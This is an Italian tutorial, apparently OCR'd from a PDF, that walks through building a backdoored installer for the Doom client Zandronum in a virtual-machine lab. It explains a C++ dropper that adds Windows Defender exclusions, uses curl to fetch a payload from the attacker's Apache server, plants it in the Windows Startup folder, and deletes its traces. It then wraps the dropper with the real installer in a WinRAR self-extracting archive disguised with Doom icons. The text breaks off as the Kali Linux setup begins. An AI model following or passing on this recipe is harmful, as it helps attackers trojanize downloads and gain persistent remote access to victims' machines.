CREAZIONE DI UNA BACKDOOR IN UN DOWNLOAD DI GIOCO

STRUMENTI UTILIZZATI:

- VM Kali Linux
- VM Windows 10
- VM Windows 10 **VITTIMA**
- Shellter
- Metasploit Framework
- Apache2
- Visual Studio
- WinRar

INFORMAZIONI DA CONOSCERE PER LA CORRETTA CONFIGURAZIONE


- proprio indirizzo IP locale (se utilizzeremo questo metodo in una LAN)
- proprio indirizzo IP pubblico (se utilizzeremo questo metodo fuori da una LAN)

SCENARIO


Un utente scarica da un server per appassionati di videogiochi Zandronum per poter giocare a Doom online. In questo server tutti possono caricare un gioco. L'utente scarica un file chiamato Zandronum_Installer.exe ma al suo interno vi è del codice dannoso che porterà al download di un eseguibile con all'interno il payload per una connessione reverse_tcp.

VM WINDOWS 10


Per prima cosa creiamo il file in C++ con Visual Studio. Il codice è il seguente.




I comandi Add-MpPreference creano delle esclusioni dalla scansione di Windows Defender in questo caso escludiamo dalla sua scansione il disco C: e tutti i processi relativi a quest'ultimo. Usando una serie di # con la scritta INSTALLAZIONE DI ALCUNE LIBRERIE DI GIOCO MANCANTI andiamo a spiegare il perché del download che la vittima vede in questo modo




Nella riga dove troviamo il comando **curl** indichiamo alla macchina di scaricare il file **Hello.zip** dall'indirizzo **http://192.168.1.12/Hello.zip** (indirizzo del pc con Linux con server apache attivo). Nella riga successiva eseguiamo la decompressione dell'archivio zip. Dopo di che posizioniamo il file TeamViewer_Setup.exe, file di cui parleremo successivamente, nella cartella di esecuzione automatica di Windows 10, questa cartella esegue all'avvio in maniera automatica ciò che è contenuto al suo interno. Infine per eliminare ogni traccia eliminiamo la cartella **Hello.zip** e la cartella decompressa **Hello.**
Per salvare il file correttamente andiamo su **Progetto>Proprietà di (nome progetto).**
Selezioniamo **Generazione codice>Librerie di runtime>Multithread(/MT)**




Successivamente, dato che i comandi scritti in precedenza necessitano dei privilegi di amministratore, andiamo su **Linker>File** manifesto e settiamo il **Livello di esecuzione controllo dell'account utente** su **requireAdministrator (/level='requireAdministrator')**.




Compiliamo il programma e nella cartella andiamo a prendere il file **DoomConf.exe** e mettiamo il file all'interno dell'installer originale di Zandronum, ovvero **zandronum3.0-win32-installer.exe,** creando con WinRar un archivio auto-estraente.
Selezioniamo entrambi i file e con il tasto destro del mouse selezioniamo **Aggiungi ad un archivio**





Spuntiamo l'opzione **Crea un archivio auto-estraente** e rinominiamo l'archivio **Zandronum_Installer.exe**





Su **Avanzati** selezioniamo **Modulo auto-estraente…**





Opzioni avanzate del modulo auto-estraente
Aggiornamento
Testo iniziale ed Icone
Licenza
Modulo
Generale
Installa/Configura
Modalità
Avanzate
Programmi esterni di installazione/configurazione
Esegui dopo l'estrazione
DoomConf.exe
zandronum3.0-win32-installer.exe
Esegui prima dell'estrazione
Attendi e ritorna il codice di uscita
0
Scostamento codice di uscita
OK
Annulla
?


Opzioni avanzate del modulo auto-estraente
Aggiornamento
Testo iniziale ed Icone
Licenza
Modulo
Generale
Installa/Configura
Modalità
Avanzate
Modalità temporanea
Estrai i file in una cartella temporanea
Domanda di conferma opzionale:
Titolo per il pannello della domanda:
Modalità silenziosa
Visualizza tutti i messaggi ed i pannelli
Nascondi solo il pannello iniziale
Nascondi tutto


Opzioni avanzate del modulo auto-estraente
Aggiornamento
Testo iniziale ed Icone
Licenza
Modulo
Generale
Installa/Configura
Modalità
Avanzate
Cancella
file da cancellare nella cartella di destinazione
Scorciatoie
Aggiungi scorciatoie...
Richiedi l'accesso come Amministratore


Opzioni avanzate del modulo auto-estraente
Generale
Installa/Configura
Modalità
Avanzate
Aggiornamento
Testo iniziale ed Icone
Licenza
Modulo
Modalità aggiornamento
Estrai e sostituisci i file
Estrai e aggiorna i file
Aggiorna solo i file esistenti
Modalità sovrascrittura
Chiedi prima di sovrascrivere
Sovrascrivi tutti i file
Salta i file già esistenti

In questo caso ho cercato su internet qualche file .ico di Doom così da rendere l'installazione più credibile



Premiamo **OK** e attendiamo la creazione dell archivio auto-estraente.


Ecco il file finale contenente all'interno due eseguibili, avendo scritto precedentemente nella pagina **Installa/Configura** nella casella **Esegui dopo l'estrazione** prima DoomConf e poi l'installer vero e proprio verrà eseguito prima il codice che abbiamo scritto.

Ora passiamo alla configurazione della macchina virtuale con Kali Linux


VM KALI LINUX

Settiamo la nostra macchina con Kali Linux.

